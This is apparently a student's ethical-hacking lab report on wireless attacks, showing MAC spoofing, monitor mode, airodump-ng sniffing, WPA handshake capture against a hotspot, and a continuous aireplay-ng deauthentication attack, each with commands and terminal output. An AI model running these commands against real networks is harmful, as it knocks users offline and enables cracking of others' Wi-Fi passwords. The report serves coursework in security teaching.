Ethical Hacking and Vulnerability Assessment

Roll No.: 18BCE152
Date: 18/08/2021

Practical 3

OBJECTIVE

- Wireless Network Hacking - I

INTRODUCTION


A wireless network allows devices to stay connected to the network but roam untethered to any wires. Access points amplify Wi-Fi signals, so a device can be far from a router but still be connected to the network. When you connect to a Wi-Fi hotspot at a cafe, a hotel, an airport lounge, or another public place, you're connecting to that business's wireless network.

A wired network uses cables to connect devices, such as laptop or desktop computers, to the Internet or another network. A wired network has some disadvantages when compared to a wireless network. The biggest disadvantage is that your device is tethered to a router. The most common wired networks use cables connected at one end to an Ethernet port on the network router and at the other end to a computer or other device.

As wireless networks communicate through radio waves, a hacker can easily sniff the network from a nearby location. Most attackers use network sniffing to find the SSID and hack a wireless network.

- **Task 1: Changing Mac Address:**
  - Start kali Linux and connect wi-fi adaptor
  - Run following commands:


```
$ ifconfig wlan0 down
$ ifconfig wlan0 hw ether [MAC_Address]
$ ifconfig wlan0 up
```




```
┌──(kali㉿kali)-[~]
└─$ sudo ifconfig wlan0
[sudo] password for kali:
wlan0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 66:93:98:48:17:db  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

- **Task 2: Changing made from managed to monitored**

  $ ifconfig wlan0 down
  $ airmon-ng check kill
  $ iwconfig wlan0 mode monitor
  $ ifconfig wlan0 up




```
wlan0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        unspec 34-0A-33-32-69-6E-00-D9-00-00-00-00-00-00-00-00  txqueuelen 1000  (UNSPEC)
        RX packets 69  bytes 0 (0.0 B)
        RX errors 0  dropped 69  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```



```
┌──(kali㉿kali)-[~/Desktop/wifidata]
└─$ iwconfig wlan0
wlan0     unassociated  Nickname:"<WIFI@REALTEK>"
          Mode:Monitor  Frequency=2.437 GHz  Access Point: Not-Associated
          Sensitivity:0/0
          Retry:off   RTS thr:off   Fragment thr:off
          Power Management:off
          Link Quality=0/100  Signal level=0 dBm  Noise level=0 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```


- **Task 3: Packet Sniffing using airodump-ng**
  - Get information about packet in the environment

    $ airodump-ng wlan0




```
—(kali㉿kali)-[~]
—$ sudo airodump-ng wlan0


CH  1 ][ Elapsed: 24 s ][ 2021-08-30 12:03

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSI

7E:78:7E:2D:E4:84  -43       83        0    0  11   65   WPA2 CCMP   PSK  Vkp

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Pro

(not associated)   D8:9C:67:B7:82:F5  -22    0 - 1      0       11
(not associated)   E8:DB:84:9A:7A:CD  -87    0 - 1      0        1         wifi
7E:78:7E:2D:E4:84  70:BB:E9:1F:82:12  -47    1 - 1e     2       21
```

- **Task 4: Forcing airodump-ng to listen other frequencies**
  $ airodump-ng –band a wlan0




```
CH 11 ][ Elapsed: 30 s ][ 2021-09-01 19:37

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSI

7E:78:7E:2D:E4:84  -39       74        2    0   6   65   WPA2 CCMP   PSK  Vkp

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Pro

(not associated)   D8:9C:67:B7:82:F5  -91    0 - 1     19       22
7E:78:7E:2D:E4:84  70:BB:E9:1F:82:12  -43    1 - 1e     0       22
```

- **Task 5: Target packet sniffing**
  $ sudo airodump-ng --bssid 70:BB:E9:1F:82:12 --channel 6 -w hack3 wlan0




```
┌──(kali㉿kali)-[~/Desktop/wifidata]
└─$ sudo airodump-ng --bssid 70:BB:E9:1F:82:12 --channel 6 -w hack3 wlan0
12:55:00  Created capture file "hack3-02.cap".

 CH  6 ][ Elapsed: 42 s ][ 2021-08-30 12:55 ][ WPA handshake: 70:BB:E9:1F:82:12

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 70:BB:E9:1F:82:12  -35  59      366      202    3   6  180   WPA2 CCMP   PSK  Redmi Note 6 Pro

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 70:BB:E9:1F:82:12  7C:78:7E:2D:E4:84  -35   24e- 1    484      220  EAPOL
Quitting...
```



```
┌──(kali㉿kali)-[~/Desktop/wifidata]
└─$ ls
ef.txt                  hack2-01.kismet.csv
hack1-01.cap            hack2-01.kismet.netxml
hack1-01.csv            hack2-01.log.csv
hack1-01.kismet.csv     hack3-01.cap
hack1-01.kismet.netxml  hack3-01.csv
hack1-01.log.csv        hack3-01.kismet.csv
hack2-01.cap            hack3-01.kismet.netxml
hack2-01.csv            hack3-01.log.csv
```

- **Task 6: Deauthentication Attack**

$ sudo aireplay-ng -0 0 -a 70:BB:E9:1F:82:12 -c 7C:78:7E:2D:E4:84 wlan0



```
┌──(kali㉿kali)-[~/Desktop/wifidata]
└─$ sudo aireplay-ng -0 0 -a  70:BB:E9:1F:82:12 -c 7C:78:7E:2D:E4:84   wlan0                    130 ⨯
12:28:58  Waiting for beacon frame (BSSID: 70:BB:E9:1F:82:12) on channel 1
12:28:59  Sending 64 directed DeAuth (code 7). STMAC: [7C:78:7E:2D:E4:84] [ 0|13 ACKs]
12:28:59  Sending 64 directed DeAuth (code 7). STMAC: [7C:78:7E:2D:E4:84] [ 0| 0 ACKs]
12:29:00  Sending 64 directed DeAuth (code 7). STMAC: [7C:78:7E:2D:E4:84] [ 0| 0 ACKs]
12:29:01  Sending 64 directed DeAuth (code 7). STMAC: [7C:78:7E:2D:E4:84] [ 0| 3 ACKs]
12:29:01  Sending 64 directed DeAuth (code 7). STMAC: [7C:78:7E:2D:E4:84] [ 0| 0 ACKs]
12:29:02  Sending 64 directed DeAuth (code 7). STMAC: [7C:78:7E:2D:E4:84] [ 0| 0 ACKs]
12:29:03  Sending 64 directed DeAuth (code 7). STMAC: [7C:78:7E:2D:E4:84] [ 0| 3 ACKs]
12:29:03  Sending 64 directed DeAuth (code 7). STMAC: [7C:78:7E:2D:E4:84] [ 0| 0 ACKs]
12:29:03  Sending 64 directed DeAuth (code 7). STMAC: [7C:78:7E:2D:E4:84] [ 0| 0 ACKs]
12:29:04  Sending 64 directed DeAuth (code 7). STMAC: [7C:78:7E:2D:E4:84] [ 0| 0 ACKs]
12:29:05  Sending 64 directed DeAuth (code 7). STMAC: [7C:78:7E:2D:E4:84] [ 1| 2 ACKs]
12:29:05  Sending 64 directed DeAuth (code 7). STMAC: [7C:78:7E:2D:E4:84] [ 0| 0 ACKs]
12:29:06  Sending 64 directed DeAuth (code 7). STMAC: [7C:78:7E:2D:E4:84] [ 0| 0 ACKs]
```

CONCLUSION

In this practical we gain knowledge about mac address spoofing and get hands on practice with airodump-ng and airpaly-ng commands.